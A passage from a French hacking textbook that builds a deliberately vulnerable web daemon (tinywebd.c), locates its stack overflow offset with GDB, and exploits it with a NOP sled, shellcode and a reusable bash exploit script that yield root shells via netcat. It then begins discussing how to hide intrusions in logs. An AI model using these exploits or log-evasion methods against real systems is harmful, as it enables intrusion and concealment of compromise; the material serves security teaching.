Sous Unix, les signaux constituent une méthode de communication interprocessus. Lorsqu'un processus reçoit un signal, le système d'exploitation interrompt son flux d'exécution de manière à invoquer un gestionnaire du signal. Les signaux sont identifiés par un numéro et ils possèdent chacun un gestionnaire par défaut. Par exemple, lors d'un appui sur Ctrl-C dans le terminal de contrôle d'un programme, un signal d'interruption est envoyé et le gestionnaire de signal par défaut se charge de terminer le programme. Ainsi, le programme peut être interrompu, même s'il est bloqué dans une boucle infinie.

La fonction `signal()` permet d'enregistrer des gestionnaires de signaux personnalisés. Dans le code suivant, plusieurs gestionnaires sont définis pour certains signaux et la fonction `main` contient une boucle infinie.

signal_example.c

```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
/* Quelques numéros de signaux définis dans signal.h.
 * #define SIGHUP        1  Raccrochement (déconnexion)
 * #define SIGINT        2  Interruption (Ctrl-C)
 * #define SIGQUIT       3  Quitter (Ctrl-\)
 * #define SIGILL        4  Instruction illégale.
 * #define SIGTRAP       5  Point d'arrêt rencontré
 * #define SIGABRT       6  Signal d'arrêt
 * #define SIGBUS        7  Erreur de bus
 * #define SIGFPE        8  Erreur mathématique virgule flottante
 * #define SIGKILL       9  Signal KILL
 * #define SIGUSR1      10  Signal utilisateur 1
 * #define SIGSEGV      11  Référence mémoire invalide
 * #define SIGUSR2      12  Signal utilisateur 2
 * #define SIGPIPE      13  Écriture dans un tube sans lecteur
 * #define SIGALRM      14  Temporisation alarm(2) écoulée
 * #define SIGTERM      15  Signal de fin (envoyé par la commande kill)
 * #define SIGCHLD      17  Fils arrêté ou terminé
 * #define SIGCONT      18  Continuer si arrêté
```

```
 * #define SIGSTOP      19  Arrêt du processus
 * #define SIGTSTP      20  Stop invoqué depuis tty (Ctrl-Z)
 * #define SIGTTIN      21  Lecture sur tty en arrière-plan
 * #define SIGTTOU      22  Écriture sur tty en arrière-plan
 */

/* Gestionnaire de signal. */
void signal_handler(int signal) {
   printf("Caught signal %d\t", signal);
   if (signal == SIGTSTP)
      printf("SIGTSTP (Ctrl-Z)");
   else if (signal == SIGQUIT)
      printf("SIGQUIT (Ctrl-\\)");
   else if (signal == SIGUSR1)
      printf("SIGUSR1");
   else if (signal == SIGUSR2)
      printf("SIGUSR2");

   printf("\n");
}

void sigint_handler(int x) {
   printf("Caught a Ctrl-C (SIGINT) in a separate handler\nExiting.\n");
   exit(0);
}

int main() {
   /* Enregistrer les gestionnaires de signaux. */
   signal(SIGQUIT, signal_handler); // Affecter signal_handler()
   signal(SIGTSTP, signal_handler); // comme gestionnaire de tous
   signal(SIGUSR1, signal_handler); // ces signaux.
   signal(SIGUSR2, signal_handler);

   signal(SIGINT, sigint_handler);  // Utiliser sigint_handler() pour SIGINT.

   while(1) {}  // Boucle infinie.
}
```

Ce programme enregistre plusieurs gestionnaires de signaux puis entre dans une boucle infinie. Même si le programme est bloqué dans cette boucle, les signaux entrants interrompent son exécution et invoquent les gestionnaires correspondants. Dans la sortie suivante, nous déclenchons des signaux à partir du terminal de contrôle. Lorsque la fonction `signal_handler()` se termine, l'exécution revient dans la boucle interrompue. En revanche, la fonction `sigint_handler()` termine le programme :

```
reader@hacking:~/booksrc $ gcc -o signal_example signal_example.c
reader@hacking:~/booksrc $ ./signal_example
Caught signal 20        SIGTSTP (Ctrl-Z)
Caught signal 3 SIGQUIT (Ctrl-\)
Caught a Ctrl-C (SIGINT) in a separate handler
Exiting.
reader@hacking:~/booksrc $
```

Certains signaux peuvent être envoyés à un processus à l'aide de la commande `kill`. Par défaut, cette commande envoie le signal de terminaison (`SIGTERM`). En ajoutant l'option `-l`, `kill` affiche la liste de tous les signaux reconnus. Dans l'exemple suivant, les signaux `SIGUSR1` et `SIGUSR2` sont envoyés au programme `signal_example` qui s'exécute dans un autre terminal :

```
reader@hacking:~/booksrc $ kill -l
 1) SIGHUP       2) SIGINT       3) SIGQUIT      4) SIGILL
 5) SIGTRAP      6) SIGABRT      7) SIGBUS       8) SIGFPE
 9) SIGKILL     10) SIGUSR1     11) SIGSEGV     12) SIGUSR2
13) SIGPIPE     14) SIGALRM     15) SIGTERM     16) SIGSTKFLT
17) SIGCHLD     18) SIGCONT     19) SIGSTOP     20) SIGTSTP
21) SIGTTIN     22) SIGTTOU     23) SIGURG      24) SIGXCPU
25) SIGXFSZ     26) SIGVTALRM   27) SIGPROF     28) SIGWINCH
29) SIGIO       30) SIGPWR      31) SIGSYS      34) SIGRTMIN
35) SIGRTMIN+1  36) SIGRTMIN+2  37) SIGRTMIN+3  38) SIGRTMIN+4
39) SIGRTMIN+5  40) SIGRTMIN+6  41) SIGRTMIN+7  42) SIGRTMIN+8
43) SIGRTMIN+9  44) SIGRTMIN+10 45) SIGRTMIN+11 46) SIGRTMIN+12
47) SIGRTMIN+13 48) SIGRTMIN+14 49) SIGRTMIN+15 50) SIGRTMAX-14
51) SIGRTMAX-13 52) SIGRTMAX-12 53) SIGRTMAX-11 54) SIGRTMAX-10
55) SIGRTMAX-9  56) SIGRTMAX-8  57) SIGRTMAX-7  58) SIGRTMAX-6
59) SIGRTMAX-5  60) SIGRTMAX-4  61) SIGRTMAX-3  62) SIGRTMAX-2
63) SIGRTMAX-1  64) SIGRTMAX
reader@hacking:~/booksrc $ ps a | grep signal_example
24491 pts/3    R+     0:17 ./signal_example
24512 pts/1    S+     0:00 grep signal_example
reader@hacking:~/booksrc $ kill -10 24491
reader@hacking:~/booksrc $ kill -12 24491
reader@hacking:~/booksrc $ kill -9 24491
reader@hacking:~/booksrc $
```

Enfin, le signal `SIGKILL` est envoyé à l'aide de la commande `kill -9`. Puisque le gestionnaire de ce signal ne peut pas être changé, `kill -9` permet toujours de tuer des processus. Dans l'autre terminal, le programme `signal_example` affiche les signaux lorsqu'ils sont interceptés, puis le processus est détruit :

```
reader@hacking:~/booksrc $ ./signal_example
Caught signal 10        SIGUSR1
Caught signal 12        SIGUSR2
Killed
reader@hacking:~/booksrc $
```

Les signaux sont en eux-mêmes assez simples. Cependant, une communication inter-processus peut rapidement générer des dépendances complexes. Heureusement, dans le démon `tinyweb`, les signaux sont utilisés uniquement pour terminer proprement le programme, et l'implémentation reste donc simple.

0x622 Démon tinyweb

Cette nouvelle version du programme `tinyweb` est un démon système qui s'exécute en arrière-plan, sans terminal de contrôle. Il écrit ses messages dans un journal, avec des estampilles temporelles, et intercepte le signal `SIGTERM` afin de se terminer proprement.

Ces ajouts sont relativement mineurs, mais ils permettent d'obtenir une cible beaucoup plus réaliste pour notre exploit. Les nouvelles parties du code sont présentées en gras.

tinywebd.c

```
#include <sys/stat.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <time.h>
#include <signal.h>
#include "hacking.h"
#include "hacking-network.h"

#define PORT 80   // Port auquel les utilisateurs vont se connecter.
#define WEBROOT "./webroot" // Répertoire racine du serveur web.
#define LOGFILE "/var/log/tinywebd.log" // Nom du fichier de journalisation.

int logfd, sockfd;  // Descripteurs de fichiers pour le journal et la socket.
void handle_connection(int, struct sockaddr_in *, int);
int get_file_size(int); // Retourne la taille d'un descripteur de fichier ouvert.
void timestamp(int); // Écrit une estampille sur le descripteur de fichier ouvert.

// Cette fonction est appelée lorsque le processus est tué.
void handle_shutdown(int signal) {
   timestamp(logfd);
   write(logfd, "Shutting down.\n", 16);
   close(logfd);
   close(sockfd);
   exit(0);
}

int main(void) {
   int new_sockfd, yes=1;
   struct sockaddr_in host_addr, client_addr;   // Informations sur mon adresse.
   socklen_t sin_size;

   logfd = open(LOGFILE, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
   if(logfd == -1)
      fatal("opening log file");

   if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
      fatal("in socket");

   if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
      fatal("setting socket option SO_REUSEADDR");
```

```
    printf("Starting tiny web daemon.\n");
    if(daemon(1, 0) == -1) // Passer en processus démon d'arrière-plan.
       fatal("forking to daemon process");

    signal(SIGTERM, handle_shutdown); // Appeler handle_shutdown en cas de terminaison.
    signal(SIGINT, handle_shutdown);  // Appeler handle_shutdown en cas d'interruption.

    timestamp(logfd);
    write(logfd, "Starting up.\n", 15);
    host_addr.sin_family = AF_INET;    // Ordre des octets de l'hôte.
    host_addr.sin_port = htons(PORT); // Ordre des octets du réseau (entier court).
    host_addr.sin_addr.s_addr = INADDR_ANY; // Remplir automatiquement mon IP.
    memset(&(host_addr.sin_zero), '\0', 8); // Reste de la structure à 0.

    if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)) == -1)
       fatal("binding to socket");

    if (listen(sockfd, 20) == -1)
       fatal("listening on socket");

    while(1) {   // Boucle d'acceptation des connexions entrantes.
       sin_size = sizeof(struct sockaddr_in);
       new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
       if(new_sockfd == -1)
          fatal("accepting connection");

       handle_connection(new_sockfd, &client_addr, logfd);
    }
    return 0;
}

/* Cette fonction gère la connexion sur la socket indiquée à partir de
 * l'adresse du client donnée et consigne sur le descripteur de fichier indiqué.
 * La connexion est traitée comme une requête web et cette fonction répond sur
 * la socket connectée. Enfin, la socket indiquée est fermée à la fin de la
 * fonction. */
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) {
    unsigned char *ptr, request[500], resource[500], log_buffer[500];
    int fd, length;

    length = recv_line(sockfd, request);

    sprintf(log_buffer, "From %s:%d \"%s\"\t", inet_ntoa(client_addr_ptr->sin_addr),
    ntohs(client_addr_ptr->sin_port), request);

    ptr = strstr(request, " HTTP/"); // Rechercher une requête valide.
    if(ptr == NULL) { // Ce contenu HTTP n'est pas valide.
       strcat(log_buffer, " NOT HTTP!\n");
    } else {
       *ptr = 0;       // Terminer le tampon à la fin de l'URL.
       ptr = NULL;     // Mettre ptr à NULL (indiquer une requête invalide).
       if(strncmp(request, "GET ", 4) == 0)  // Requête GET.
          ptr = request+4;                   // ptr pointe sur l'URL.
       if(strncmp(request, "HEAD ", 5) == 0) // Requête HEAD.
          ptr = request+5;                   // ptr pointe sur l'URL.
```

```
        if(ptr == NULL) { // La requête est valide ?
           strcat(log_buffer, " UNKNOWN REQUEST!\n");
        } else {          // Oui. ptr pointe sur le nom de la ressource.
           if (ptr[strlen(ptr) - 1] == '/') // Pour les ressources terminées par '/',
              strcat(ptr, "index.html");    // ajouter 'index.html' à la fin.
           strcpy(resource, WEBROOT);       // Commencer la ressource par la racine.
           strcat(resource, ptr);           // et ajouter le chemin de la ressource.
           fd = open(resource, O_RDONLY, 0);  // Ouvrir le fichier.
           if(fd == -1) { // Si le fichier est introuvable.
              strcat(log_buffer, " 404 Not Found\n");
              send_string(sockfd, "HTTP/1.0 404 NOT FOUND\r\n");
              send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
              send_string(sockfd, "<html><head><title>404 Not Found</title></head>");
              send_string(sockfd, "<body><h1>URL not found</h1></body></html>\r\n");
           } else {       // Sinon, envoyer le fichier.
              strcat(log_buffer, " 200 OK\n");
              send_string(sockfd, "HTTP/1.0 200 OK\r\n");
              send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
              if(ptr == request + 4) {          // Il s'agit d'une requête GET.
                 if( (length = get_file_size(fd)) == -1)
                    fatal("getting resource file size");
                 if( (ptr = (unsigned char *) malloc(length)) == NULL)
                    fatal("allocating memory for reading resource");
                 read(fd, ptr, length);         // Lire le fichier en mémoire.
                 send(sockfd, ptr, length, 0); // L'envoyer sur la socket.
                 free(ptr);                     // Libérer la mémoire.
              }
              close(fd); // Fermer le fichier.
           } // Fin du bloc if pour fichier trouvé/non trouvé.
        } // Fin du bloc if pour requête valide.
     } // Fin du bloc if pour HTTP valide.
     timestamp(logfd);
     length = strlen(log_buffer);
     write(logfd, log_buffer, length); // Écrire le message le journal.

     shutdown(sockfd, SHUT_RDWR); // Fermer proprement la socket.
  }

  /* Cette fonction accepte un descripteur de fichier ouvert et retourne
   * la taille du fichier correspondant, ou -1 en cas d'échec.
   */
  int get_file_size(int fd) {
     struct stat stat_struct;

     if(fstat(fd, &stat_struct) == -1)
        return -1;
     return (int) stat_struct.st_size;
  }

  /* Cette fonction écrit une estampille temporelle sur le descripteur
   * de fichier ouvert passé en argument.
   */
  void timestamp(fd) {
     time_t now;
     struct tm *time_struct;
     int length;
     char time_buffer[40];
```

```
    time(&now);  // Déterminer le nombre de secondes écoulées depuis l'origine.
    time_struct = localtime((const time_t *)&now); // Convertir en structure tm.
    length = strftime(time_buffer, 40, "%m/%d/%Y %H:%M:%S> ", time_struct);
    write(fd, time_buffer, length); // Écrire l'estampille dans le journal.
}
```

Ce programme se place en arrière-plan, consigne ses messages, accompagnés d'une estampille temporelle, dans un journal et se termine proprement lorsqu'il est tué. Le descripteur de fichier du journal et la socket de réception d'une connexion sont des variables globales afin que la fonction `handle_shutdown()` puisse les fermer proprement. Cette fonction est configurée comme un gestionnaire des signaux de terminaison et d'interruption afin que le programme puisse se terminer proprement lorsqu'il est tué à l'aide de la commande `kill`.

La sortie suivante montre la compilation, l'exécution et l'arrêt du programme. Vous noterez que le journal contient des estampilles temporelles ainsi que le message de fin lorsque le programme intercepte le signal de terminaison et invoque `handle_shutdown()` :

```
reader@hacking:~/booksrc $ gcc -o tinywebd tinywebd.c
reader@hacking:~/booksrc $ sudo chown root ./tinywebd
reader@hacking:~/booksrc $ sudo chmod u+s ./tinywebd
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.

reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1
The web server for 127.0.0.1 is Tiny webserver
reader@hacking:~/booksrc $ ps ax | grep tinywebd
25058 ?        Ss     0:00 ./tinywebd
25075 pts/3    R+     0:00 grep tinywebd
reader@hacking:~/booksrc $ kill 25058
reader@hacking:~/booksrc $ ps ax | grep tinywebd
25121 pts/3    R+     0:00 grep tinywebd
reader@hacking:~/booksrc $ cat /var/log/tinywebd.log
cat: /var/log/tinywebd.log: Permission denied
reader@hacking:~/booksrc $ sudo cat /var/log/tinywebd.log
07/22/2007 17:55:45> Starting up.
07/22/2007 17:57:00> From 127.0.0.1:38127 "HEAD / HTTP/1.0"        200 OK
07/22/2007 17:57:21> Shutting down.
reader@hacking:~/booksrc $
```

Le programme `tinywebd` délivre du contenu HTTP au même titre que la version `tinyweb` originelle, mais il fonctionne en démon système, en étant détaché du terminal de contrôle et en écrivant dans un journal. Les deux programmes sont vulnérables au même exploit par débordement, mais l'exploitation n'est que le commencement. En utilisant le démon `tinywebd` comme cible plus réaliste d'un exploit, nous allons montrer comment éviter d'être détecté après une intrusion.

0x630 Outils

La cible étant en place, revenons du côté de l'assaillant. Pour ce type d'attaque, les scripts d'exploit font partie des outils indispensables. Comme un jeu de passe-partout dans les mains d'un professionnel, les exploits ouvrent de nombreuses portes au hacker. Grâce à une manipulation précise de certains mécanismes internes, la sécurité peut être totalement évincée.

Dans les chapitres précédents, le code de nos exploits était écrit en C et nous avions exploité manuellement les vulnérabilités à partir de la ligne de commande. La différence entre un programme d'exploit et un outil d'exploit n'est qu'une question de finalisation et de possibilité de reconfiguration. Les programmes d'exploit s'apparentent plus à des pistolets qu'à des outils. Comme un pistolet, un programme d'exploit possède une seule utilité et l'interface utilisateur se résume à une gâchette. Comme les revolvers, les programmes d'exploit sont des produits finalisés qui peuvent être utilisés par des personnes non qualifiées, avec des résultats dangereux. À l'opposé, les outils d'exploit ne sont, en général, pas des produits finis et ne sont pas destinés à être utilisés par d'autres personnes que leur concepteur. Lorsqu'il maîtrise la programmation, le hacker commence naturellement à écrire ses propres scripts et outils pour l'aider dans ses exploits. Ces outils personnalisés automatisent les tâches fastidieuses et facilitent les essais. Comme des outils classiques, ils peuvent être employés à plusieurs choses, en étendant les connaissances de l'utilisateur.

0x631 Outil d'exploitation de tinywebd

Pour le démon `tinyweb`, nous avons besoin d'un outil d'exploit qui nous permet de jouer avec les vulnérabilités. Comme dans le développement de nos exploits précédents, nous utilisons tout d'abord GDB pour déterminer les détails de la vulnérabilité, tels que les décalages. Le décalage de l'adresse de retour sera le même que dans le programme `tinyweb.c` originel, mais un démon amène de nouveaux défis. La fonction `daemon()` crée le processus, en exécutant la suite du programme dans le processus enfant, tandis que le processus parent se termine. Dans la sortie suivante, un point d'arrêt est placé après l'appel à `daemon()`, mais il n'est jamais atteint :

```
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q ./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 47
42
43          if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
44              fatal("setting socket option SO_REUSEADDR");
45
46          printf("Starting tiny web daemon.\n");
47          if(daemon(1, 1) == -1) // Passer en processus démon d'arrière-plan.
```

```
48              fatal("forking to daemon process");
49
50          signal(SIGTERM, handle_shutdown); // Appeler handle_shutdown en cas de terminaison.
51          signal(SIGINT, handle_shutdown); // Appeler handle_shutdown en cas d'interruption.
(gdb) break 50
Breakpoint 1 at 0x8048e84: file tinywebd.c, line 50.
(gdb) run
Starting program: /home/reader/booksrc/a.out
Starting tiny web daemon.

Program exited normally.
(gdb)
```

L'exécution du programme montre qu'il se termine simplement. Pour déboguer un tel programme, nous devons indiquer à GDB de suivre le processus enfant, non le parent. Pour cela, nous fixons le paramètre `follow-fork-mode` à `child`. Après cette modification, le débogueur suit l'exécution du processus enfant, où le point d'arrêt est atteint :

```
(gdb) set follow-fork-mode child
(gdb) help set follow-fork-mode
Set debugger response to a program call of fork or vfork.
A fork or vfork creates a new process. follow-fork-mode can be:
  parent  - the original process is debugged after a fork
  child   - the new process is debugged after a fork
The unfollowed process will continue to run.
By default, the debugger will follow the parent process.
(gdb) run
Starting program: /home/reader/booksrc/a.out
Starting tiny web daemon.
[Switching to process 1051]

Breakpoint 1, main () at tinywebd.c:50
50          signal(SIGTERM, handle_shutdown); // Appeler handle_shutdown en cas de terminaison.
(gdb) quit
The program is running. Exit anyway? (y or n) y
reader@hacking:~/booksrc $ ps aux | grep a.out
root       911  0.0  0.0   1636   416 ?        Ss   06:04   0:00 /home/reader/booksrc/
                                                                  a.out
reader    1207  0.0  0.0   2880   748 pts/2    R+   06:13   0:00 grep a.out
reader@hacking:~/booksrc $ sudo kill 911
reader@hacking:~/booksrc $
```

Il n'est pas inutile de savoir comment déboguer des processus enfants, mais, puisque nous avons besoin de valeurs précises sur la pile, il est plus propre et plus simple de s'attacher au processus en cours d'exécution. Après avoir tué tout processus `a.out` existant, le démon `tinyweb` est lancé et nous nous y attachons avec GDB :

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon..
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root     25830  0.0  0.0   1636   356 ?        Ss   20:10   0:00 ./tinywebd
```

```
reader   25837  0.0  0.0   2880   748 pts/1    R+   20:10   0:00 grep tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q -pid=25830 --symbols=./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 25830
/cow/home/reader/booksrc/tinywebd: No such file or directory.
A program is being debugged already. Kill it? (y or n) n
Program not killed.
(gdb) bt
#0  0xb7fe77f2 in ?? ()
#1  0xb7f691e1 in ?? ()
#2  0x08048f87 in main () at tinywebd.c:68
(gdb) list 68
63          if (listen(sockfd, 20) == -1)
64             fatal("listening on socket");
65
66          while(1) {   // Boucle d'acceptation des connexions entrantes.
67             sin_size = sizeof(struct sockaddr_in);
68             new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
69             if(new_sockfd == -1)
70                fatal("accepting connection");
71
72             handle_connection(new_sockfd, &client_addr, logfd);
(gdb) list handle_connection
77       /* Cette fonction gère la connexion sur la socket indiquée à partir de
78        * l'adresse du client donnée et consigne sur le descripteur de fichier indiqué.
79        * La connexion est traitée comme une requête web et cette fonction répond sur
80        * la socket connectée. Enfin, la socket indiquée est fermée à la fin de la
81        * fonction. */
82       void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) {
83          unsigned char *ptr, request[500], resource[500], log_buffer[500];
84          int fd, length;
85
86          length = recv_line(sockfd, request);
(gdb) break 86
Breakpoint 1 at 0x8048fc3: file tinywebd.c, line 86.
(gdb) cont
Continuing.
```

L'exécution s'interrompt pendant que le démon `tinyweb` attend une connexion. Une fois encore, la connexion au serveur Web se fait avec un navigateur afin de faire avancer l'exécution du code jusqu'au point d'arrêt :

```
Breakpoint 1, handle_connection (sockfd=5, client_addr_ptr=0xbffff810) at tinywebd.c:86
86          length = recv_line(sockfd, request);
(gdb) bt
#0  handle_connection (sockfd=5, client_addr_ptr=0xbffff810, logfd=3) at tinywebd.c:86
#1  0x08048fb7 in main () at tinywebd.c:72
(gdb) x/x request
```

```
0xbffff5c0:     0x080484ec
(gdb) x/16x request + 500
0xbffff7b4:     0xb7fd5ff4      0xb8000ce0      0x00000000      0xbffff848
0xbffff7c4:     0xb7ff9300      0xb7fd5ff4      0xbffff7e0      0xb7f691c0
0xbffff7d4:     0xb7fd5ff4      0xbffff848      0x08048fb7      0x00000005
0xbffff7e4:     0xbffff810      0x00000003      0xbffff838      0x00000004
(gdb) x/x 0xbffff7d4 + 8
0xbffff7dc:     0x08048fb7
(gdb) p /x 0xbffff7dc - 0xbffff5c0
$1 = 0x21c
(gdb) p 0xbffff7dc - 0xbffff5c0
$2 = 540
(gdb) p /x 0xbffff5c0 + 100
$3 = 0xbffff624
(gdb) quit
The program is running. Quit anyway (and detach it)? (y or n) y
Detaching from program: , process 25830
reader@hacking:~/booksrc $
```

Nous constatons que le tampon `request` commence à l'adresse `0xbffff5c0` et que l'adresse de retour est enregistrée à `0xbffff7dc`. Le décalage est donc de 540 octets. L'endroit le plus sûr pour le shellcode se trouve au milieu du tampon de requête de 500 octets. Dans la sortie suivante, nous créons un tampon d'exploit qui insère le shellcode entre un tableau de NOP et l'adresse de retour répétée trente-deux fois. Les 128 octets de répétition de l'adresse de retour permettent d'éloigner le shellcode de la mémoire non sûre de la pile, qui pourrait être écrasée. Les premiers octets du tampon d'exploit sont également peu sûrs, car ils seront écrasés par la terminaison par des octets nuls. Pour que le shellcode reste hors de portée de ces zones, nous le faisons précéder d'un tableau de 100 NOP. Cela laisse une place suffisante pour le pointeur d'exécution, avec le shellcode inséré à l'adresse `0xbffff624`. La sortie suivante illustre l'exploitation de la vulnérabilité avec le shellcode fonctionnant avec l'adresse de loopback (127.0.0.1) :

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ wc -c loopback_shell
83 loopback_shell

reader@hacking:~/booksrc $ echo $((540+4 - (32*4) - 83))
333
reader@hacking:~/booksrc $ nc -l -p 31337 &
[1] 9835
reader@hacking:~/booksrc $ jobs
[1]+  Running                 nc -l -p 31337 &
reader@hacking:~/booksrc $ (perl -e 'print "\x90"x333'; cat loopback_shell; perl -e
'print "\x24\xf6\xff\xbf"x32 . "\r\n"') | nc -w 1 -v 127.0.0.1 80
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ fg
nc -l -p 31337
whoami
root
```

Puisque le décalage de l'adresse de retour est de 540 octets, nous avons besoin de 544 octets pour écraser l'adresse. Le shellcode `loopback` occupe 83 octets et l'adresse de retour est répétée trente-deux fois. Un calcul simple montre que le tableau de NOP doit avoir une taille de 333 octets pour que tout s'aligne correctement dans le tampon d'exploit. `netcat` est lancé en mode écoute, en ajoutant une esperluette (&) afin de le placer en arrière-plan. Il attend la connexion initiée par le shellcode et peut être remis ensuite au premier plan à l'aide de la commande `fg` (*foreground*). Sur le LiveCD, le symbole arobase (@) de l'invite de commande changera de couleur si des jobs s'exécutent en arrière-plan. Pour afficher la liste des jobs en cours, servez-vous de la commande `jobs`. Lorsque le tampon d'exploit est dirigé vers `netcat`, nous utilisons l'option `-w` pour lui indiquer de patienter pendant une seconde. Ensuite, le processus `netcat` en arrière-plan qui a reçu la connexion initiée par le shellcode peut reprendre.

Tout cela fonctionne parfaitement, mais si un shellcode de taille différente est utilisé nous devons calculer à nouveau celle du tableau de NOP. Il devient alors intéressant de placer ces tâches répétitives dans un même script shell.

Le shell BASH dispose de structures de contrôle simples. L'instruction `if` utilisée au début du script suivant procède à un contrôle d'erreur et affiche le message d'utilisation. Nous définissons des variables pour le décalage et l'adresse de retour. Elles seront ainsi faciles à modifier en fonction de la cible. Le shellcode utilisé pour l'exploit est passé en argument de la ligne de commande, ce qui nous permet d'en expérimenter plusieurs variantes.

xtool_tinywebd.sh

```
#!/bin/sh
# Outil pour exploiter tinywebd.

if [ -z "$2" ]; then  # Si l'argument n°2 est vide.
   echo "Usage: $0 <shellcode file> <target IP>"
   exit
fi
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # À +100 octets du tampon @ 0xbffff5c0.
echo "target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '`
echo "shellcode: $1 ($SIZE bytes)"
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE))

echo "[NOP ($ALIGNED_SLED_SIZE bytes)] [shellcode ($SIZE bytes)] [ret addr ($((4*32)) bytes)]"
( perl -e "print \"\x90\"x$ALIGNED_SLED_SIZE";
 cat $1;
 perl -e "print \"$RETADDR\"x32 . \"\r\n\"";) | nc -w 1 -v $2 80
```

Vous remarquerez que ce script répète l'adresse de retour une trente-troisième fois, mais qu'il utilise 128 octets (32 _ 4) pour calculer la taille du sled. Une copie supplémentaire de l'adresse de retour est ainsi placée après la zone désignée par le décalage. En fonction des options données au compilateur, l'adresse de retour peut être légèrement déplacée. Grâce à cette solution, l'exploit est plus fiable. La sortie suivante illustre l'emploi de cet outil pour une nouvelle exploitation du démon `tinyweb`, mais avec le shellcode de liaison à un port :

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ ./xtool_tinywebd.sh portbinding_shellcode 127.0.0.1
target IP: 127.0.0.1
shellcode: portbinding_shellcode (92 bytes)
[NOP (324 bytes)] [shellcode (92 bytes)] [ret addr (128 bytes)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ nc -vv 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open
whoami
root
```

L'assaillant dispose à présent d'un script d'exploit. Voyons ce qui se passe lorsqu'il est utilisé. Si vous étiez l'administrateur du serveur sur lequel s'exécute le démon `tinyweb`, où rechercheriez-vous les premiers signes d'un piratage ?

0x640 Fichiers des journaux

Les signes évidents d'intrusion se trouvent tout d'abord dans les journaux. C'est dans celui-ci maintenu par le démon `tinyweb` que nous devons commencer à regarder pour étudier un problème. Même si les exploits de l'assaillant ont réussi, le journal conserve l'enregistrement manifeste d'un événement.

Journal de tinywebd

```
reader@hacking:~/booksrc $ sudo cat /var/log/tinywebd.log
07/25/2007 14:55:45> Starting up.
07/25/2007 14:57:00> From 127.0.0.1:38127 "HEAD / HTTP/1.0"      200 OK
07/25/2007 17:49:14> From 127.0.0.1:50201 "GET / HTTP/1.1"       200 OK
07/25/2007 17:49:14> From 127.0.0.1:50202 "GET /image.jpg HTTP/1.1"      200 OK
07/25/2007 17:49:14> From 127.0.0.1:50203 "GET /favicon.ico HTTP/1.1"    404 Not Found
07/25/2007 17:57:21> Shutting down.
08/01/2007 15:43:08> Starting up..
08/01/2007 15:43:41> From 127.0.0.1:45396 "□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
```

```
                                    Rh//shh/bin□□R□□s□□ $□□□$□□□$□□□□$□□□$□□□
$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□
$□□□$□□□$□□□$□□□$□□□" NOT HTTP!
reader@hacking:~/booksrc $
```

Dans ce cas, une fois que l'assaillant a obtenu un shell root, il peut simplement modifier le fichier de journalisation puisqu'il se trouve sur le même système. En revanche, dans des réseaux sécurisés, les journaux sont souvent recopiés sur un autre serveur. Dans les cas extrêmes, ils sont même imprimés afin de conserver une copie physique. Ces contre-mesures retirent tout l'intérêt d'une intervention sur les journaux après une exploitation réussie.

0x641 Se fondre dans la foule

S'il n'est pas possible de modifier les journaux eux-mêmes, nous pouvons parfois agir sur ce qui est consigné. Les journaux contiennent généralement de nombreuses entrées valides et les tentatives d'exploit se voient comme le nez au milieu de la figure. Nous devons faire en sorte que le démon `tinyweb` journalise une tentative d'exploit comme une entrée d'aspect valide. Avant d'aller plus loin, étudiez le code source et essayez de voir comment vous pourriez procéder. L'idée est que l'entrée consignée ressemble à une requête Web valide, comme la suivante :

```
07/22/2007 17:57:00> From 127.0.0.1:38127 "HEAD / HTTP/1.0"    200 OK
07/25/2007 14:49:14> From 127.0.0.1:50201 "GET / HTTP/1.1"     200 OK
07/25/2007 14:49:14> From 127.0.0.1:50202 "GET /image.jpg HTTP/1.1"    200 OK
07/25/2007 14:49:14> From 127.0.0.1:50203 "GET /favicon.ico HTTP/1.1"    404 Not Found
```

Ce type de camouflage est très efficace dans les grandes entreprises dont les journaux sont volumineux. En effet, les requêtes valides sont très nombreuses et il est plus facile de se fondre dans la foule que de passer inaperçu dans une rue vide. Mais comment pouvons-nous cacher un long tampon d'exploit sous la peau de mouton de la fable ?

